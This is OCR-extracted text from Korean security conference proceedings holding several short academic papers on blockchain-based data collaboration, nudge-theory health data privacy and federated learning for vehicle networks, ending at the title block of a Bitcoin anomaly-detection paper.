본 장에서는 다중 식별자 유사도 캐시 리소스 기반의 사일로 데이터 신뢰 협업 시스템을 제안한다. 블록체인 내부 시스템에 따라, 사용자는 공개키 인증서를 통해 암호화 데이터의 자격증명을 요청한다. 모든 암호화 수행은 효율적인 동형 계산을 위해 Elgamal 암호에 기반한다 [2]. 제안방식은 전체 3개의 데이터 생성, 데이터 수집, 데이터 분산 저장으로 구성된다. 데이터 수집은 PISP Phase 및 하위 Step으로 수행되고, 데이터 분산 저장은 IPDL Phase 및 하위 Step으로 수행된다. [그림 1]은 본 제안방식의 시나리오이며, 각 단계에 대한 상세한 설명은 다음과 같다.

- pi; 클러스터 노드
- D; 당사자의 데이터베이스
- U = {0,1}; 사용자 ID
- kenc; 암호화 키
- f = (f1, f2); 두 데이터베이스에 대한 두 당사자의 비밀계산을 위한 함수
- CID (Contents Identity); 데이터 암호화 이후 해시 된 인덱스 주소

1. 데이터 생성

데이터를 최초로 생성하고 소유권을 갖는 말단 node는 Data Owner로, 원시 데이터를 생성하여 상위 pi에 전송한다.

2. 데이터 수집

pi는 다수의 Data Owner로부터 데이터를 수집하고, 암호화를 수행한다. 이후 PISP를 수행한다. PISP는 다음의 단계를 수행한다. (1) 교집합 데이터 교환, (2) 교집합 데이터 기반 코사인 각도 해시 트리 생성, (3) 캐시 리소스 업데이트 및 정기 검증 루틴으로 구성되며 시스템 설명은 같다.

Step 1. pi는 형식 (query, CID, f) 메시지를 교환한다.

Step 2. pi는 튜플 입력 = (G, kenc, ρ)입력은 여기서 G = (V, E)는 그래프로 매핑된다.

Step 3. 전체 map Λ: Dp1∪ Dp2 → U를 계산한다. 교집합 결과는 사용자 Λ (S1) = Λ (S2)의 교집합인 S1 ⁄∼ S2 인 행 Λ (S)를 rowS.Foreachrow S ∈D에 할당된 CID이다.

Step 4. 각 pi에서 (submit, CID, input_pi)를 수신하면 U = {0,1}에서 임의의 요소를 샘플링하고 mapΛ를 계산한다. Vp1 ∪Vp2 → {0,1}에서 v1, v2 ∈Vp1 ∪Vp2 두 꼭지점에 대해 Λ (v1) = Λ (v2) v1과 v2가 G1 ∪G2의 동일한 연결된 구성 요소에있는 경우에만 메세지를 참가자 pi로 보낸다.

양쪽 모두 CID에 대한 설정 메시지를 보내지 않은 경우 메시지를 무시한다.

그렇지 않다면 (query, CID, (f1, f2), i)를 기록한다. (query, CID, (f1, f2), 3 − i)를 이미 기록한 경우 (response, CID, f1 (Dp1, Dp2))를 p1로 보내고 (response, sid, f2 (Dp1, Dp2))를 p2로 보낸다.

Step 5. 수신한 쿼리의 데이터를 복호화 한 후 기존데이터는 수신한 ID를 분류하여 기존의 데이터와 다음의 코사인 각도 기반의 유사도를 계산하고, 유사도에 따라 캐시리소스를 업데이트 한다 [3].

Definition. Cosine similarity; 내적 공간의 두 데이터 벡터 간 각도의 코사인 값을 이용하여 측정된 데이터 벡터 간의 유사도 정도를 의미한다.

$$silarity = \cos(\theta) = \frac{A \bullet B}{\|Avertvert\|Bvertvert} = \frac{\sum_{i=1}^{n-1} A_i \times B_i}{\sqrt{\sum_{i=1}^{n-1}(A_i)^2 \times \sum_{i=1}^{n-1}(B_i)^2}}$$

3. 데이터 분산 저장

Step 1. 클러스터는 CID의 캐시 리소스의 CID와 암호화 메타데이터를 인코딩하여 블록체인 트랜잭션을 생성한다.

Step 2. 클러스터가 생성한 트랜잭션은 내부 합의 알고리즘에 의해 블록체인에 전파된다.

Step 3. 데이터 사용자는 메타데이터 수신시 CID를 통해 IPFS에서 데이터를 검색하고, 데이터를 획득한다.

III. 제안방식 분석

1. Security

- Authentication/ Confidentiality: DDH(Decisional Diffie-Hellman)의 확률적 다항식 시간 알고리즘으로 구성된 암호화 체계에 기반한다. ElGl.Gen 보안 매개 변수 λ가 주어지면 ElGl.Gen (λ)은 공개-개인 키 쌍 (pk, sk)을 반환하고 메시지 공간 M을 지정한다. 암호화 프로토콜의 끝에서 각 당사자는 상대방에게만 알려진 키로 암호화된 정점 레이블을 수신함으로써 정당한 사용자만이 안전한 메세지를 획득하여 인증과 기밀성을 보증한다.
- Integrity: CID는 해시함수의 비가역성과 암호화에서 랜덤 오라클은 출력 도메인에서 균일하게 선택된 랜덤 응답으로 모든 고유한 쿼리에 응답하는 오라클 모델로 데이터 협업 시 데이터의 무결성을 보증한다.
- Reliability: 탈중앙 분산원장을 통한 공모공격과 단일지점장애로 내성을 통해 중간자공격과 재전송공격 등의 안전한 통신을 보증한다.
- Privacy: CPA(Ciphertext indistinguishability)보안 암호화 체계에 따라 어느 쪽도 m을 학습하지 않고 당사자에게만 알려진 키 k로 암호화 되어야하는 회로 내에서 계산된 메시지 m을 수행한다. 그룹의 식별 요소를 사용하여 ElGl.Mu을 사용하여 암호문을 다시 무작위화하여 동일한 길이의 평문 두 개를 임의로 선택하여 암호화한 것이 공격자 A에게 주어졌을 때, A는 둘 중에서 어떤 암호문이 자신이 원하는 암호문인지 선택할 확률은 매우 희박하다.

2. Efficiency

하이브리드 블록체인으로 암호문을 외부서버에 저장하고 해시로 계산된 데이터식별자와 자격증명 값을 동적 업데이트하여 원장의 기록을 중복제거함에 따라 효율적이다. 또한 교집합

데이터만을 사전에 교환하고, 이를 통해 코사인 유사도 기반의 캐시 리소스를 제공하여, 기존 유클리드 유사성 기반의 DID 시스템과 달리 크기가 큰 데이터의 IPFS 파일 검색 시에도 파일 반환의 효율성과 정확성이 향상된다.

IV. 결론

본 제안방식은 다중 식별자 유사도 캐시 리소스 기반의 사일로 데이터 신뢰 협업 시스템으로, IoT 환경과 같은 다양한 데이터의 수집환경 및 클라우드 환경과 같은 데이터 분석을 위해 데이터 협업이 필요할 시 안전하게 공유할 수 있도록 활용될 수 있다. 기존의 중앙집중식 방식과 분산네트워크 방식의 절충과 암호프로토콜의 적절한 설계를 통해 안전하고 효율적인 데이터 수집, 저장, 분석을 위한 시스템을 제안하였다. 기존의 블록체인 기반의 DID 및 IPFS에서의 유클리드 기반의 체계와 달리 PSI의 교집합 데이터 기반의 코사인 유사도 체계를 적용하여 지역적 유사성이 향상된 캐시 리소스를 통해 정확성과 보안을 향상시키면서 효율적인 IPFS 접근과 검증에 기여 한다.

향후 연구로는 본 제안방식에 실제 유사환경에서 사용할 수 있도록 실증 검증이 필요할 것이며, 기존 데이터 신뢰 협업 연구의 비교를 통한 지속적인 연구가 필요할 것으로 사료 된다.

[참고문헌]

[1] Ge, C., Yin, C., Liu, Z., Fang, L., Zhu, J., & Ling, H., “A privacy preserve big data analysis system for wearable wireless sensor network”, Computers & Security, 2020.

[2] Kreuter, B., Patel, S., & Terner, B., “Private Identity Agreement for Private Set Functionalities”, In International Conference on Security and Cryptography for Networks, Springer, Cham. pp. 172-191, 2020.

[3] Gouru, N., & Vadlamani, N., “Cops-cooperative provenance system with zkp using ethereum blockchain smart contracts”, In Research Anthology on Blockchain Technology in Business, Healthcare, Education, and Government,. IGI Global, pp. 572-586, 2021.

분산형 의료 환경에서 넛지 이론을 적용한 환자 정의 데이터 개인 정보 보호 관리 제안

장설아 Qian Zhuohao* 이경현**

부경대학교 (인공지능융합학과)

*부경대학교 (정보보호학과)

**부경대학교 (IT응용공학과)

A Patient-Defined Data Privacy Management with Nudge Theory in Decentralized Healthcare Environment

Seolah Jang, Qian Zhuohao*, and Kyung-Hyune Rhee**

Department of Artificial Intelligence Convergence, Graduate School
* Department of Information Security, Graduate School
** Department of IT Convergence and Application Engineering
Pukyong National University, Republic of Korea

e-mail: seolahh1020@gmail.com, zhuohaoq@gmail.com, khrhee@pknu.ac.kr

요 약

헬스 데이터의 수집과 저장·분석기술이 발점함에 따라 개인의 건강 빅데이터에 기반한 개인 중심의 '정밀의료(Percision Medicine)' 패러다임이 실현되고 있다. 최근 블록체인 기술은 헬스케어 빅데이터의 이질적인 데이터 간의 연결을 통해 크로스 분석(cross analysis)이 가능한 기술로 평가받으며 블록체인 기반의 헬스케어 시스템이 연구되고 있지만 의료분야의 주요 데이터는 개인의 민감데이터를 다루기 때문에 데이터의 민감도에 따른 암호화처리와 접근제어 그리고 신뢰성이 동시에 만족하는 연구가 필요하다. 이에 본 논문에서는 블록체인 기반의 헬스케어 서비스 모델에서 데이터 정보 주체가 데이터 민감도에 따라 on-chain에 기록될 데이터를 정할 수 있으며 이때 넛지이론을 활용하여 데이터 주체자에게 필수 정보를 on-chain에 공유하도록 함으로서 보다 활발한 헬스케어 데이터 공유 프레임워크를 제안한다.

I. 서론

1.1 헬스케어 데이터와 개인정보보호법

미래의료의 핵심인 정밀의료 생태계 구축의 핵심은 개인이 생활 속에서 생산하는 방대한 양의 헬스케어 빅데이터에서 시작된다.

정밀의료(precision medicine)란 환자의 개인 의료정보뿐만 아니라 유전 정보, 생활습관 정보, 환경적 정보 등을 통합적으로 분석하여 개별화된 진단 및 치료 · 예방 방법을 적용하는 것을 말한다[1]. 핵심 데이터로는 유전적 관련 정보인 오믹스 정보(omics data)와 의료기관에서 생산하는 의료 및 임상정보(clinical data), 개인이 일상생활 속에서 생산되는 데이터와 모바일 기기를 통해 발생되는 라이프로그 데이터(mobile application and social media data) 그 외로 외부 환경 요인 정보(exogenous factors)나 전문의료기기에서 생산되는 IoT 데이터로 구분될 수 있다[2]. 하지만 의료데이터 특성상 각 의료기관마다 데이터 형식이 달라 데이터와 데이터 간의 크로스 분석(cross analysis)을 통한 새로운 연구가 어려운 상황이다. 이런 문제 해결을 위해 헬스케어 빅데이터를 합리적으로 표준화하고 유통할 수 있는 채널이 요구되고 있고, 최근 새로운 해결방안 기술로 블록체인이 주목받고 있다[3].

블록체인기술을 의료분야에 적용하기 앞서 해외 주요국에서는 빅데이터 시장에서 개인정보 남용으로 인한 문제를 예방하고자 개인정보

가 포함된 데이터에 대해서는 엄격한 규정을 적용하고 있다. 가장 대표적인 움직임이 유럽연합의 일반데이터보호규정(General Data Protection Regulation: GDPR)제정이다[3]. 유럽연합은 개인에게 삭제권(Right of Erasure), 이동권(Right to Data Portability) 등을 포함하여 좀더 명확하게 데이터주체자의 권리를 명시하였다. 국내 또한 개인정보보호법 시행령 제 18조 1항에 근거하여 유전자 검사 결과를 포함한 '건강'에 관한 정보는 '민감 정보'로 분류되어 의료데이터를 운용하는데 주의가 필요하다. 이러한 헬스케어데이터에 대한 규정은 블록체인의 삭제불가의 특징과 충돌되어 블록체인 상에서 규정을 준수할 수 있는 방안에 대한 연구가 필요하다.

앞에서 언급한 문제를 해결하기 위해 분산형 헬스케어환경에서 넛지 이론 개념을 활용한 환자 정의 데이터 개인 정보 보호 관리시스템인 PDPM 협업 시스템을 제안한다. PDPM은 넛지 이론 개념을 사용하여 처리된 누적 데이터를 기반으로 환자에게 가능한 데이터 개인 정보 보호 권장 사항을 제공한다. 환자는 시스템에서 제시한 제안에 따라 개인 정보 관리 권한을 가지게 된다. 또한 선택한 데이터 개인 정보 보호 관리는 온체인(On-chain)에서 실행된다. 특정 권한을 부여받은 기관은 모든 변경사항의 기록을 검사할 수 있으며 이더리움의 스마트 계약의 오픈 소스 및 분산형 소프트웨어 플랫폼으로 활용한다.

II. 관련연구

2.1 블록체인기반의 헬스케어 시스템

데이터 기술이 고도화되면서 데이터 주권을 데이터 주체자에게 데이터 통제권을 보장해주자는 데이터 산업이 활성화 되고 있다.

특히 분산형 헬스케어 환경의 데이터 개인 정보 관리와 관련하여, 기존의 암호화 기본 요소를 활용하고 이러한 우려를 해결하기 위한 접근 제어 모델을 설계하는 수많은 연구가 있다. [4]의 저자들은 블록체인 기반 의료 환경을 위해 삭제 가능한 속성 기반 서명을 제안하였으며. 또 다른 [5]의 논문은 블록체인에 있는 환자들의 민감한 건강 데이터를 관리하여 책임, 무결성 및 보안을 위해 여러 암호화 프로토콜을 가진 MediBchain이라는 플랫폼을 제안함으로서 GDPR에서 요구하는 합법성, 투명서, 목적 제한의 원칙들을 블록체인을 활용함에도 충실히 구현해낼 수 있는 가능성을 보여주고 있다.

2.2 넛지이론

넛지 이론[6]은 행동경제학 분야의 개념이다. 전통적인 경제학에서는 이론적으로 개인의 일상적인 선택을 하는 것이 합리적이지 않다는 것이 종종 발견되었고, 행동 경제학은 경제학자들이 경제학이라는 틀에서 그것들을 이해하기 위해 심리학의 발견을 적극적으로 수용하면서 생겨났다.


넛지 전략은 인센티브 등 금융 수단을 제공함으로써 변화를 유도하는 금융 수단과 비금융 수단으로 분류할 수 있다. 본 논문에서 사용할 기본 옵션은 정책 설계자가 바람직하다고 생각하는 옵션을 기본 값으로 설정하여 정책 주체의 행동 변화를 유도하는 전략이다. 본 기본 옵션(default value) 전략은 "인간은 대개 첫 번째 옵션을 선택하는 경향이 있다"는 이론을 따른다.

III. 데이터 프라이버시에 따른 블록기록 프레임워크 제안

3.1 PDPM 모델 제안

PDPM은 분산형 헬스케어 환경에서 넛지 이론 개념을 사용하여 환자 정의 데이터 프라이버시를 실현하기 위한 프레임워크이다. 우리의 접근 방식은 [7]의 연구에서 영감을 받은 환자를 위한 더 나은 서비스와 권장 사항을 얻기 위해 환자의 데이터 개인 정보 보호, 분류 및 넛지 이론의 개념을 활용하는 데 중점을 둔다. 그러나 특정 그룹이 접근하고 의료 데이터를 구성하는 최종 결정권한은 전적으로 환자에게 있다. 넛지 결과의 출력 데이터는 이더리움 스마트 계약을 통해 체인에 저장되므로 권한이 부여된 당사자들이 환자가 생성한 데이터 개인 정보 보호의 과거 기록을 확인할 수 있으며

PDPM은 헬스케어 시스템 엔티티만 메시지를 읽을 수 있는 종단간 암호화 기술(end-to-end encryption)을 사용한다.



[그림1] PDPM 시스템

그림1은 환자 정의 데이터 개인 정보 보호를 활성화하는 PDPM 프레임워크를 보여준다. PDPM 시스템은 환자 또는 클라우드 기반 스토리지 서비스를 사용하는 다른 인증기관이 암호화된 데이터를 저장한다. 설계상 데이터는 데이터 소유자를 대표하는 환자 또는 개인 의사가 액세스 권한을 관리하는 당사자가 수집한다. PDPM 프레임워크를 구축하기 위해 공인 의사 또는 이해관계자는 환자의 데이터 프라이버시를 기본적으로 라이브로그 데이터, 의료 활동 데이터, 보험 데이터 등과 같이 대략적으로 분류한다.

환자 데이터의 초기 분류는 협업 필터링 기반 알고리즘에서 PDPM을 보다 관리하기 쉽고 편리하게 만들어 알고리즘의 출력을 더 정밀하게 만들 수 있다. 협업 필터링 프로토콜은 PDPM 프레임워크의 추천 시스템에서 환자 개인 정보 관리 및 개인정보 공개 선호에 대한 자동 예측을 위해 사용하는 필터링 방법으로 사용된다. 몇 가지 데이터의 입력은 사전에 처리된 데이터를 가지고 있는 환자 값의 차이에서 도출된다. PDPM의 협업 필터링의 기본 전제는 환자 X가 데이터 사용 사례에 대해 환자 Y와 동일한 관심을 갖는 경우, 환자 X가 임의로 선택된 환자보다 다른 사용 사례에 대한 Y의 선택에 더 동의할 가능성이 높다는 것이다. 마지막으로, 넛지 이론의 개념은 환자들이 설계자가 원하는 결과를 선호하도록 조건을 조정함으로써 특정한 선택을 수행하거나 행동 가능성을 향상시킬 수 있을 것으로 예상된다.

3.2 PDPM 모델 한계점

헬스데이터 PDPM 시스템을 구현하려면 다양한 환자, 이해관계자 또는 여러 범주를 가진 다른 헬스케어데이터 사용자로부터 대량의 헬스케어 데이터가 필요하다. 협업 필터링 또한 다양한 사용자 및 의료 이해 관계자들로부터 수집한 충분한 정보를 기반으로 적절하게 작동한다. 그러나 PDPM 시스템은 초기 데이터 부족으로 콜드 스타트 문제가 발생할 수 있다. 주요 헬스케어 데이터가 센서디바이스로 생성되는 만큼 다양한 센서 데이터 유형의 액세스를 일관성 있게 처리할 수 있는 적절한 모델이 필요하다. 본 연구에서는 특정 프로토콜을 사용하지 않고 데이터 수집 기술이 안전하다고 가정한다. 따라서 PDPM 시스템은 차후 연구에서 목표를 지원하기 위해 효율적이고 안정적이며 안전한 데이터 수집 기술연구가 요구된다.

넛지 전략과 협업필터링 넛지 전략이 헬스케어데이터 분야에서 활용될 때는 우선 윤리와 개인의 선택 문제를 신중하게 고려할 필요가 있다. 넛지 전략에서 누군가의 행동을 변경하려는 시도는 의료인 또는 시스템 설계자에게 역할 책임으로 간주될 수 있으며, 조작적으로 인식될 수 있다. 따라서, 넛지 전략은 인간 행동에 제한적인 편향을 일으킬 수 있다. 또한 서구 경제학에서 발표된 넛지 전략 실험의 대부분은 서구 국가들의 교육수준과 산업화에 기반으로 하고 있어 이러한 행동경제학의 결론이 국제환경에 적용될 수 있을지에 대한 의문이 제기되고 있다. 그러나 의료 영역에서의 넛지 이론의 개선 계획은 [8]에서 연구될 수 있다.

확장성 문제 PDPM은 이더리움 스마트 계약 플랫폼을 활용해 환자가 정한 환자 개개인의 데이터 프라이버시에 대한 결정에 따라 기록을 저장한다. 이더리움 네트워크의 마이너들은 목표 난이도를 만족시키는 동시에, 각 노드는 마

이너의 작업이 유효한지 확인하고 현재 네트워크 상태의 완전한 복사본을 유지해야 한다. 더욱이 확장성 문제 해결을 위해 블록크기를 조절하거나 합의 난이도를 높이는 것은 보안과 분산형 블록체인에 영향을 미치기 때문에 직접적인 해결이 어렵다. 이러한 우려는 블록체인 확장성 트릴레마라고도 한다. 그러나 이러한 우려는 [9]에 명시된 전략을 채택함으로서 해결될 것으로 기대된다.

IV.결론

분산형 헬스케어환경에서 넛지 이론을 사용한 환자 정의 데이터 개인 정보 관리로 PDPM을 제시하였다. 우리의 목표는 헬스케어 시스템에서 환자에게 위변조 불가능한 프라이버시 관리를 제공하는 데 있어 넛지 이론과 블록체인 기술을 기반으로 하는 PDPM을 설계하였다. 본 논문에서 제시한 PDPM 시스템은 전체 설계의 초기 단계로서, 결합 가능한 여러 기술의 가능성과 한계점을 알아보았다. 보안, 분산 및 확장성의 균형을 맞추기 위해 블록체인 확장성 트롤리마를 더 깊이 고려되어야 한다. 따라서, 우리는 향후 작업을 위해 PDPM 시스템의 엔티티 멤버 수에 대한 상세한 추정이 필요하며, 다양한 협업 필터링 프로토콜로 실제 환자 데이터를 숨기고 스마트 계약에서 임의 입력을 최소화하여 보다 효율적인 이더리움 스마트 계약을 설계하는 데 초점을 맞출 것이다.

[사사표기]

본 연구는 과학기술정보통신부 및 정보통신기획평가원의 대학ICT연구센터지원사업의 연구결과로 수행되었음(IITP-2021-2020-0-01797)

[참고문헌]

[1] 유형원, 이은솔, 고우균, 한호성, 한현욱 (2018), 헬스케어 빅데이터 유통을 위한 블록체인기술 활성화 방안, 한국빅데이터학회제, 3(1), pp.73-82

[2] 신재승, 정아름, 오상윤, 김장묵 (2020), 정밀의료 생태계 구축을 위한 데이터 수집 및 연계 국내 동향, 한국웰니스학회지, 15(1), pp.73-81

[3] 권헌영 (2020), 데이터 주권 시대의 블록체인 기술 활용 가능성과 개발 현황, 정보통신기획평가원 주간기술동향, pp.17-27

[4] Q. Su, R. Zhang, R. Xue, and P. Li. Revocable attribute-based signature for blockchain-based healthcare system. IEEE Access, 8:127884 - 127896, 2020.

[5] Abdullah Al Omar, Mohammad Shahriar Rahman, Anirban Basu, and Shinsaku Kiyomoto. Medibchain: A blockchain based privacy preserving platform for healthcare data. In International conference on security, privacy and anonymity in computation, communication and storage, pages 534 - 543. Springer, 2017.

[6] Kosters, M., & Van der Heijden, J. (2015). From mechanism to virtue: Evaluating Nudge theory. Evaluation, 21(3), 276-291.

[7] H. Wang, S. Ma, H.-N. Dai, M. Imran, and T. Wang, Blockchain-based data privacy management with nudge theory in open banking, Future Generation Computer Systems, vol. 110, pp. 812 - 823, 2020.

[8] Russell E Glasgow, Christopher E Knoepke, David Magid, Gary K Grunwald, Thomas J Glorioso, Joy Waughtal, Joel C Marrs, Sheana Bull, and P Michael Ho. The nudge trial pragmatic trial to enhance medication adherence: study protocol for a randomized controlled trial. 2021.

[9] Alaa Awad Abdellatif, Lutfi Samara, Amr Mohamed, Aiman Erbad, Carla Fabiana Chiasserini, Mohsen Guizani, Mark Dennis O'Connor, and James Laughton. Medge-chain: Leveraging edge computing and blockchain for efficient medical data exchange. IEEE Internet of Things Journal, 2021.

A Study of Secure Edge Intelligent on Internet of Vehicle

Muhammad Firdaus* and Kyung-Hyune Rhee**

*Department of Artificial Intelligence Convergence
Pukyong National University
**Department of IT Convergence and Application Engineering
Pukyong National University
e-mail: mfirdaus@pukyong.ac.kr, khrhee@pknu.ac.kr

Abstract

The concept of internet of vehicles (IoV) is aimed to form an essential component of the intelligent transportation system (ITS) in realizing smart cities in the future. IoV is designed to improve traffic safety, reduce road accidents, and conceive an efficient transportation system. However, The current IoV system has trouble addressing critical challenges associated with the increasing complexity of ITS applications. Moreover, the user data protection and privacy risk face serious problems since data management is still centralized on a central server. Hence, the Single Point of Failure (SPoF) issues may cause the risk of user information being possibly exposed. In order to address those challenges, this paper presents the notion of secure edge intelligence, joining the merits of blockchain, artificial intelligence (AI), and mobile edge computing (MEC). Here, blockchain is used to enhance user privacy and security by removing the intermediary party as well as forming a decentralized trusted data storage and management system in a distributed ledger network. Simultaneously, the MEC-based AI system offers powerful computational processing and reduces decision-making delay by leveraging edge resources on local edge networks. Therefore, this framework is proposed to accomplish a secure edge intelligence in IoV networks.

1. Introduction

The internet of vehicle (IoV) is one of the critical enablers of the intelligent transportation system (ITS) in the future. It combines smart vehicles and the internet to improve traffic safety, reduce road accidents, and conceive an efficient transportation system [1]. IoV enables vehicles to be longer aware of traffic situations by sharing road-related information messages with nearby vehicles, such as safety alerts, accident information, and traffic jams at specific time and location.

Despite the above advantages, the current IoV architecture has difficulty overcoming ITS applications' increasing complexity, which requires sturdy computation and storage. Moreover, it has trouble addressing critical challenges associated with user data protection and privacy since the data management still relies on a centralized approach. In this context, where data management is centralized on a central server, the Single Point of Failure (SPoF) issues may cause the risk of user information being possibly exposed [2]. As a result, IoV network members could be reluctant to share data containing sensitive information, for instance, driving preferences, vehicle numbers, and user identities.

In order to address those challenges, this paper presents the notion of secure edge intelligence, merging the merits of blockchain, artificial intelligence (AI), and mobile edge computing (MEC). Here, blockchain is used to enhance user

privacy and security by removing the intermediary party as well as establishing a decentralized trusted data storage and management system in a distributed ledger network. Concurrently, the MEC-based AI system offers powerful computational processing and reduces decision-making delay by leveraging edge resources on local edge networks. Further, we use the federated learning method to protect vehicles' data privacy and enhance traffic prediction accuracy. Therefore, this framework is proposed to accomplish a secure edge intelligence in IoV networks.

The rest of this paper is arranged as follows: we explain the background knowledge related to edge computing, federated learning, and blockchain technology in Section 2. Section 3 shows our proposed model, a secure edge intelligent in the IoV framework. Then, we discuss several remarks and concerns in Section 4. Finally, we conclude this paper in Section 5.

2. Background

2.1 Edge Computing

An edge computing (EC) network extends the notion of cloud computing concept to perform its capability to the network's edge. The main aims of EC are almost similar to cloudlets or fog computing in other references. Moreover, EC offers data storage, and computational processing is locally performed in the edge infrastructure to be closer to the data provider or user. As a result, edge computing offers real-time services, location-aware, and low-latency communication. Further, it also reduces delay and saves the bandwidth of transferring data for the remote node in the IoV system.

2.2 Federated Learning

Conventional machine learning techniques train the models by utilizing training data, and then the result is stored in a centralized server. Nevertheless, these approaches suffer several critical challenges: the potential of sensitive data leakage, the risk of SPoF, and enormous overhead in collecting and storing the training data. In order to address these issues, Google introduced federated learning as a promising method that permits distributed mobile devices to collaboratively train a global model using their local dataset and keeps them stored on mobile devices. Each mobile device computes the model update (i.e., weight parameters of the current global model) and uploads it to the aggregator server. Here, the aggregator server gathers all the model updates and generates a new global model by aggregating the average value of these mode updates from the user participants. Federated learning significantly enhances the privacy protection of mobile devices by blocking attack facades for straightforward access to the local training data [2]. Further, in the context of IoV networks, the federated learning method can be utilized to train prediction models without straightforward access to the private data on the vehicles, which protects the data privacy of vehicles and improves traffic prediction accuracy [3].

2.3 Blockchain Technology

Since Nakamoto introduced Bitcoin in 2009, leveraging blockchain technology for achieving secure and decentralized solutions has lately been gaining significant attention both from academia or industries. On the other hand, blockchain itself is an open database that guarantees data security by supporting trustworthy and anonymous transactions without requiring any intermediaries and its transaction recorded on the distributed and immutable ledger. Here, all transactions are marked with a timestamp, and then a certain consensus mechanism validates and stores the verified transaction on the distributed database network. Hence, the system allows all involved participants in the blockchain network to obtain an updated ledger automatically.

3. Towards Secure Edge Intelligent on IoV

This paper proposes the join framework of edge computing, FL, and blockchain technology that can be leveraged to form a secure edge intelligence in IoV networks. We use the blockchain to overcome a centralized server's drawbacks and manage the uploaded parameters of updated models for retrieval. Furthermore, the blockchain grants authority control of the user participants and enhances the privacy and security of model parameters in the edge resource of federated learning by encrypting the data with a particular cryptography technique.




Figure 1. Design architecture of secure edge intelligence

Figure 1 shows our proposed design architecture. Here, we consider vehicles as distributed edge users with simple communication and computation capabilities supported by onboard units (OBUs), consisting of various sensing devices. On the other hand, RSUs are equipped with edge computing servers and designed as the distributed edge servers stationed along the road, providing wireless communications from roadside infrastructure to vehicles. Furthermore, this architecture comprises three parts: local training dataset of vehicle, model parameter validation by empowering blockchain, and global aggregation in the aggregator server, as illustrated in Figure 1. In this model, the edge users (i.e., vehicles) train their dataset locally and upload the trained model collaboratively. In contrast, the edge servers (i.e., RSUs) maintain the blockchain and legitimate for performing the global aggregation process to generate a new global model.

The system is started with the initial learning model process, where distributed RSUs upload initial parameters (W^0) of the global model (W_j^0) to the distributed ledger blockchain. Then, vehicles, in iteration t, retrieve global parameters W_j^t from blockchain and execute local training dataset to generate the updated models ($W_1, W_2, W_3 \ldots W_n$) using their local dataset ($D_1, D_2, D_3 \ldots D_n$). Then, the updated models $W_1, W_2, W_3 \ldots W_n$ are uploaded to the blockchain, which then it will be validated by a particular consensus mechanism. The verified parameters will be stored in the blockchain when the consensus process is passed. Later, RSUs retrieve the verified parameter models and aggregates them to be a new global model W_j^{t+1} for the next iteration $(t+1)$, where $W_j^{t+1} = W_j^t + \sum_{i=1}^{n} \Delta W_i^t$. Thus, the iteration continues until the model reaches a precise accuracy or the number of iterations exceeding the upper limit.

4. Discussion

Even though the FL approach is a promising method to implement in a decentralized system, there are some significant challenges, especially in user selection issues for the model training process. Moreover, the problem shifts even worse when the malicious vehicle exists and conducts various adversarial activities, for instance, providing incorrect information messages known as false data injection attacks [4], to jeopardize traffic safety in the IoV network system. In this sense, the attackers can easily manipulate the broadcasted data from the vehicle sender by utilizing an insecure wireless communication ecosystem [2, 4]. Furthermore, they possibly

collude with other malicious attackers to perform poisoning attacks [5] that intentionally insert poisonous data into the training datasets, thus manipulating the outcomes of training models for their benefit. Therefore, it is essential to design a reliable user participant selection mechanism during the training model to form a secure edge intelligence in the future IoV system.

5. Conclusions

In this paper, we presented the notion of secure edge intelligence for the IoV network by leveraging the merits of blockchain, artificial intelligence (AI), and mobile edge computing (MEC). We use the blockchain to overcome a centralized server's drawbacks in the current federated learning approach. Moreover, even though the FL approach is a promising method to implement in a decentralized system, there are some significant challenges, especially in user selection issues for the model training process, that can lead to various adversarial activities. Therefore, this issue should be considered in future work to form a secure edge intelligence for the IoV system.

Acknowledgement

This research was supported by the MSIT(Ministry of Science and ICT), Korea, under the ITRC(Information Technology Research Center) support program(IITP-2021-2020-0-01797) supervised by the IITP(Institute for Information & Communications Technology Planning & Evaluation).

[References]

[1] Yang, Z., Yang, K., Lei, L., Zheng, K., & Leung, V. C. (2018). Blockchain-based decentralized trust management in vehicular networks. IEEE Internet of Things Journal, 6(2), 1495-1505.

[2] Zhu, X., Li, H., & Yu, Y. (2018, December). Blockchain-based privacy preserving deep learning. In International Conference on Information Security and Cryptology (pp. 370-383). Springer, Cham.

[3] Liang, L., Ye, H., & Li, G. Y. (2018). Toward intelligent vehicular networks: A machine learning framework. IEEE Internet of Things Journal, 6(1), 124-135.

[4] Zhuang, P., Deng, R., & Liang, H. (2019). False data injection attacks against state estimation in multiphase and unbalanced smart distribution systems. IEEE Transactions on Smart Grid, 10(6), 6000-6013.

[5] Shayan, M., Fung, C., Yoon, C. J., & Beschastnikh, I. (2018). Biscotti: A ledger for private and secure peer-to-peer machine learning. arXiv preprint arXiv:1811.09904.

머신러닝을 통한 비트코인 이상 거래 탐지*

권혜민* 윤명지* 이승아* 조유진* 김명주**

*서울여자대학교 정보보호학과 **서울여자대학교 정보보호학과 교수

Machine Learning-based Detection of Abnormal Transaction on Bitcoin

Hye-min Kwon*, Myung-ji Yoon*, Seung-a Lee*, Yu-Jin Cho*, Myuhng-Joo Kim**

*Department of Information Security Seoul Women's University

**Department of Information Security Seoul Women's University Professor

요 약

